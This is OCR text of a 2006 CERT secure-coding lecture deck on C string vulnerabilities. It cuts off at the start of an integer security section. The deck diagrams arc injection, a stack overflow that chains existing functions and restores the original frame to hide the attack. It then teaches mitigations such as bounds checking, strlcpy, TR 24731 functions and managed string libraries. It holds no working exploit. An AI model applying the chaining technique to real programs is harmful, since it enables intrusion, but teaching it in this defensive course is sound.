

Stack Before and After Overflow
Before
After
esp
ebp
buff[4]
ebp (main)
return addr(main)
stack frame main
mov esp, ebp
pop ebp
ret
esp
ebp
buff[4]
ebp (frame 2)
f() address
(leave/ret)address
f() argptr
"f() arg data"
ebp (frame 3)
g()address
(leave/ret)address
g() argptr
"g() arg data"
ebp (orig)
return addr(main)
Frame 1
Frame 2
Original Frame
2006 Carnegie Mellon University
61
CERT



get_buff() Returns
eip
mov esp, ebp
pop ebp
ret
esp
ebp
buff[4]
ebp (frame 2)
f() address
leave/ret address
f() argptr
"f() arg data"
ebp (frame 3)
g()address
leave/ret address
g() argptr
"g() arg data"
ebp (orig)
return addr(main)
Frame 1
Frame 2
Original Frame
2006 Carnegie Mellon University
62
CERT



get_buff() Returns
eip
mov esp, ebp
pop ebp
ret
esp
ebp
buff[4]
ebp (frame 2)
f() address
leave/ret address
f() argptr
"f() arg data"
ebp (frame 3)
g()address
leave/ret address
g() argptr
"g() arg data"
ebp (orig)
return addr(main)
Frame 1
Frame 2
Original Frame
2006 Carnegie Mellon University
63
CERT



get_buff() Returns
eip
mov esp, ebp
pop ebp
ret
esp
ebp
buff[4]
ebp (frame 2)
f() address
leave/ret address
f() argptr
"f() arg data"
ebp (frame 3)
g()address
leave/ret address
g() argptr
"g() arg data"
ebp (orig)
return addr(main)
Frame 1
Frame 2
Original Frame
2006 Carnegie Mellon University
64
CERT



get_buff() Returns
mov esp, ebp
pop ebp
ret
ret instruction transfers control to f()
esp
ebp
buff[4]
ebp (frame 2)
f() address
leave/ret address
f() argptr
"f() arg data"
ebp (frame 3)
g()address
leave/ret address
g() argptr
"g() arg data"
ebp (orig)
return addr(main)
Frame 1
Frame 2
Original Frame
2006 Carnegie Mellon University
65
CERT



f() Returns
eip
mov esp, ebp
pop ebp
ret
f() returns control to leave / return sequence
esp
ebp
buff[4]
ebp (frame 2)
f() address
leave/ret address
f() argptr
"f() arg data"
ebp (frame 3)
g()address
leave/ret address
g() argptr
"g() arg data"
ebp (orig)
return addr(main)
Frame 1
Frame 2
Original Frame
2006 Carnegie Mellon University
66
CERT



f() Returns
eip
mov esp, ebp
pop ebp
ret
buff[4]
ebp (frame 2)
f() address
leave/ret address
f() argptr
"f() arg data"
ebp (frame 3)
g()address
leave/ret address
g() argptr
"g() arg data"
ebp (orig)
return addr(main)
esp
ebp
Frame 1
Frame 2
Original Frame
2006 Carnegie Mellon University
67
CERT



f() Returns
eip
mov esp, ebp
pop ebp
ret
buff[4]
ebp (frame 2)
f() address
leave/ret address
f() argptr
"f() arg data"
ebp (frame 3)
g()address
leave/ret address
g() argptr
"g() arg data"
ebp (orig)
return addr(main)
esp
ebp
Frame 1
Frame 2
Original Frame
2006 Carnegie Mellon University
68
CERT


f() Returns
mov esp, ebp
pop ebp
ret
ret instruction transfers control to g()
buff[4]
ebp (frame 2)
f() address
leave/ret address
f() argptr
"f() arg data"
ebp (frame 3)
g()address
leave/ret address
g() argptr
"g() arg data"
ebp (orig)
return addr(main)
esp
ebp
Frame 1
Frame 2
Original Frame
2006 Carnegie Mellon University
69
CERT


g() Returns
eip
mov esp, ebp
pop ebp
ret
g() returns control to leave / return sequence
buff[4]
ebp (frame 2)
f() address
leave/ret address
f() argptr
"f() arg data"
ebp (frame 3)
g()address
leave/ret address
g() argptr
"g() arg data"
ebp (orig)
return addr(main)
esp
ebp
Frame 1
Frame 2
Original Frame
2006 Carnegie Mellon University
70
CERT


g() Returns
eip
mov esp, ebp
pop ebp
ret
buff[4]
ebp (frame 2)
f() address
leave/ret address
f() argptr
"f() arg data"
ebp (frame 3)
g()address
leave/ret address
g() argptr
"g() arg data"
ebp (orig)
return addr(main)
esp
ebp
Frame 1
Frame 2
Original Frame
2006 Carnegie Mellon University
71
CERT


g() Returns
eip
mov esp, ebp
pop ebp
ret
Original ebp restored
buff[4]
ebp (frame 2)
f() address
leave/ret address
f() argptr
"f() arg data"
ebp (frame 3)
g()address
leave/ret address
g() argptr
"g() arg data"
ebp (orig)
return addr(main)
esp
Frame 1
Frame 2
Original Frame
2006 Carnegie Mellon University
72
CERT



Why is This Interesting?

An attacker can chain together multiple functions with arguments

"Exploit" code pre-installed in code segment

- No code is injected
- Memory based protection schemes cannot prevent arc injection
- Doesn't required larger overflows

The original frame can be restored to prevent detection

String Agenda

Strings

Common String Manipulation Errors

String Vulnerabilities

Mitigation Strategies

Summary

2006 Carnegie Mellon University

Mitigation Strategies

Include strategies designed to

- prevent buffer overflows from occurring
- detect buffer overflows and securely recover without allowing the failure to be exploited

Prevention strategies can

- statically allocate space
- dynamically allocate space

2006 Carnegie Mellon University

String Agenda

Strings

Common String Manipulation Errors

String Vulnerabilities

Mitigation Strategies

- Static approach
- Dynamic approach

Summary

Statically Allocated Buffers

Assumes a fixed size buffer

- Impossible to add data after buffer is filled
- Because the static approach discards excess data, actual program data can be lost.
- Consequently, the resulting string must be fully validated

Static Prevention Strategies

Input validation

`strlcpy()` and `strlcat()`

ISO/IEC “Security” TR 24731

Input Validation

Buffer overflows are often the result of unbounded string or memory copies.

Buffer overflows can be prevented by ensuring that input data does not exceed the size of the smallest buffer in which it is stored.

```
1. int myfunc(const char *arg) {
2.   char buff[100];
3.   if (strlen(arg) >= sizeof(buff)) {
4.     abort();
5.   }
6. }
```

Static Prevention Strategies

Input validation

`strlcpy()` and `strlcat()`

ISO/IEC "Security" TR 24731

`strlcpy()` and `strlcat()`

Copy and concatenate strings in a less error-prone manner

```
size_t strlcpy(char *dst,
    const char *src, size_t size);
size_t strlcat(char *dst,
    const char *src, size_t size);
```

The `strlcpy()` function copies the null-terminated string from `src` to `dst` (up to `size` characters).

The `strlcat()` function appends the null-terminated string `src` to the end of `dst` (no more than `size` characters will be in the destination)

Size Matters

To help prevent buffer overflows, **`strlcpy()`** and **`strlcat()`** accept the size of the destination string as a parameter.

- For statically allocated destination buffers, this value is easily computed at compile time using the **`sizeof()`** operator.
- Dynamic buffers size not easily computed

Both functions guarantee the destination string is null terminated for all non-zero-length buffers

2006 Carnegie Mellon University

String Truncation

The **`strlcpy()`** and **`strlcat()`** functions return the total length of the string they tried to create.

- For **`strlcpy()`** that is simply the length of the source
- For **`strlcat()`** it is the length of the destination (before concatenation) plus the length of the source.

To check for truncation, the programmer needs to verify that the return value is less than the size parameter.

If the resulting string is truncated the programmer

- knows the number of bytes needed to store the string
- may reallocate and recopy.

2006 Carnegie Mellon University

strlcpy() and strlcat() Summary

The **strlcpy()** and **strlcat()** available for several UNIX variants including OpenBSD and Solaris but not GNU/Linux (glibc).

Still possible that the incorrect use of these functions will result in a buffer overflow if the specified buffer size is longer than the actual buffer length.

Truncation errors are also possible if the programmer fails to verify the results of these functions.

Static Prevention Strategies

Input validation

strlcpy() and **strlcat()**

ISO/IEC “Security” TR 24731

ISO/IEC "Security" TR 24731

Work by the international standardization working group for the programming language C (ISO/IEC JTC1 SC22 WG14)

ISO/IEC TR 24731 defines less error-prone versions of C standard functions

- `strcpy_s()` instead of `strcpy()`
- `strcat_s()` instead of `strcat()`
- `strncpy_s()` instead of `strncpy()`
- `strncat_s()` instead of `strncat()`

ISO/IEC "Security" TR 24731 Goals

Mitigate against

- Buffer overrun attacks
- Default protections associated with program-created file

Do not produce unterminated strings

Do not unexpectedly truncate strings

Preserve the null terminated string data type

Support compile-time checking

Make failures obvious

Have a uniform pattern for the function parameters and return type

strcpy_s() Function

Copies characters from a source string to a destination character array up to and including the terminating null character.

Has the signature:

```
errno_t strcpy_s(
    char * restrict s1,
    rsize_t s1max,
    const char * restrict s2);
```

Similar to **strcpy()** with extra argument of type **rsize_t** that specifies the maximum length of the destination buffer.

Only succeeds when the source string can be fully copied to the destination without overflowing the destination buffer.

strcpy_s() Example

```
int main(int argc, char* argv[]) {
  char a[16];
  char b[16];
  char c[24];

  strcpy_s(a, sizeof(a), "0123456789abcdef");
  strcpy_s(b, sizeof(b), "0123456789abcdef");
  strcpy_s(c, sizeof(c), a);
  strcat_s(c, sizeof(c), b);
}
```

strcpy_s() fails and generates a runtime constraint error

ISO/IEC TR 24731 Summary

Already available in Microsoft Visual C++ 2005

Functions are still capable of overflowing a buffer if the maximum length of the destination buffer is incorrectly specified

The ISO/IEC TR 24731 functions are

- not “fool proof”
- undergoing standardization but may evolve
- useful in
  - preventive maintenance
  - legacy system modernization

Agenda

Strings

Common String Manipulation Errors

String Vulnerabilities

Mitigation Strategies

- Static approach
- Dynamic approach

Summary

Dynamically Allocated Buffers

Dynamically allocated buffers dynamically resize as additional memory is required.

Dynamic approaches scale better and do not discard excess data.

The major disadvantage is that if inputs are not limited they can

- exhaust memory on a machine
- consequently be used in denial-of-service attacks

Dynamic Prevention Strategies

SafeStr

Managed string library

SafeStr

Written by Matt Messier and John Viega

Provides a rich string-handling library for C that

- has secure semantics
- is interoperable with legacy library code
- uses a dynamic approach that automatically resizes strings as required.

SafeStr reallocates memory and moves the contents of the string whenever an operation requires that a string grow in size.

As a result, buffer overflows should not be possible when using the library

2006 Carnegie Mellon University

`safestr_t` type

The SafeStr library is based on the **`safestr_t`** type

Compatible with **`char *`** so that **`safestr_t`** structures to be cast as **`char *`** and behave as C-style strings.

The **`safestr_t`** type keeps the actual and allocated length in memory directly preceding the memory referenced by the pointer

2006 Carnegie Mellon University

CERT

Error Handling

Error handling is performed using the XXL library

- provides both exceptions and asset management for C and C++.
- The caller is responsible for handling exceptions
- If no exception handler is specified by default
  - a message is output to **`stderr`**
  - **`abort()`** is called

The dependency on XXL can be an issue because both libraries need to be adopted to support this solution.

SafeStr Example

```
safestr_t str1;
safestr_t str2;

XXL_TRY_BEGIN {
  str1 = safestr_alloc(12, 0);
  str2 = safestr_create("hello, world\n", 0);
  safestr_copy(&str1, str2);
  safestr_printf(str1);
  safestr_printf(str2);
}
XXL_CATCH (SAFESTR_ERROR_OUT_OF_MEMORY)
{
  printf("safestr out of memory.\n");
}
XXL_EXCEPT {
  printf("string operation failed.\n");
}
XXL_TRY_END;
```

Allocates memory for strings

Copies string

Catches memory errors

Handles remaining exceptions

CERT

Managed Strings

Manage strings dynamically

- allocate buffers
- resize as additional memory is required

Managed string operations guarantee that

- strings operations cannot result in a buffer overflow
- data is not discarded
- strings are properly terminated (strings may or may not be null terminated internally)

Disadvantages

- unlimited can exhaust memory and be used in denial-of-service attacks
- performance overhead

Data Type

Managed strings use an opaque data type

```
struct string_mx;

typedef struct string_mx *string_m;
```

The representation of this type is

- private
- implementation specific

Create / Retrieve String Example

```
errno_t retValue;
char *cstr;  // c style string
string_m str1 = NULL;

if (retValue = strcreate_m(&str1, "hello, world")) {
  fprintf(stderr, "Error %d from strcreate_m.\n", retValue);
}
else { // print string
  if (retValue = getstr_m(&cstr, str1)) {
    fprintf(stderr, "error %d from getstr_m.\n", retValue);
  }
  printf("(%s)\n", cstr);
  free(cstr); // free duplicate string
}
```

Status code uniformly provided as return value
• prevents nesting
• encourages status checking

Black Listing

Replaces dangerous characters in input strings with underscores or other harmless characters.

- requires the programmer to identify all dangerous characters and character combinations.
- may be difficult without having a detailed understanding of the program, process, library, or component being called.
- May be possible to encode or escape dangerous characters after successfully bypassing black list checking.

White Listing

Define a list of acceptable characters and remove any characters that are unacceptable

The list of valid input values is typically a predictable, well-defined set of manageable size.

White listing can be used to ensure that a string only contains characters that are considered safe by the programmer.

Data Sanitization

The managed string library provides a mechanism for dealing with data sanitization by (optionally) ensuring that all characters in a string belong to a predefined set of “safe” characters.

```
errno_t setcharset(
    string_m s,
    const string_m safeset
);
```

String Summary

Buffer overflows occur frequently in C and C++ because these languages

- define strings as a null-terminated arrays of characters
- do not perform implicit bounds checking
- provide standard library calls for strings that do not enforce bounds checking

The `basic_string` class is less error prone for C++ programs

String functions defined by ISO/IEC “Security” TR 24731 are useful for legacy system remediation

For new C language development consider using the managed strings

2006 Carnegie Mellon University

CERT

Agenda


Strings

Integers

Summary

2006 Carnegie Mellon University 107

CERT



Integer Section Agenda

Integral security

Representation

Types

Conversions

Error conditions

Operations

Integer Security

Integers represent a growing and underestimated source of vulnerabilities in C and C++ programs.

Integer range checking has not been systematically applied in the development of most C and C++ software.

- security flaws involving integers exist
- a portion of these are likely to be vulnerabilities

A software vulnerability may result when a program evaluates an integer to an unexpected value.

Integer Security Example

```
1. int main(int argc, char *argv[]) {
2.    unsigned short int total;
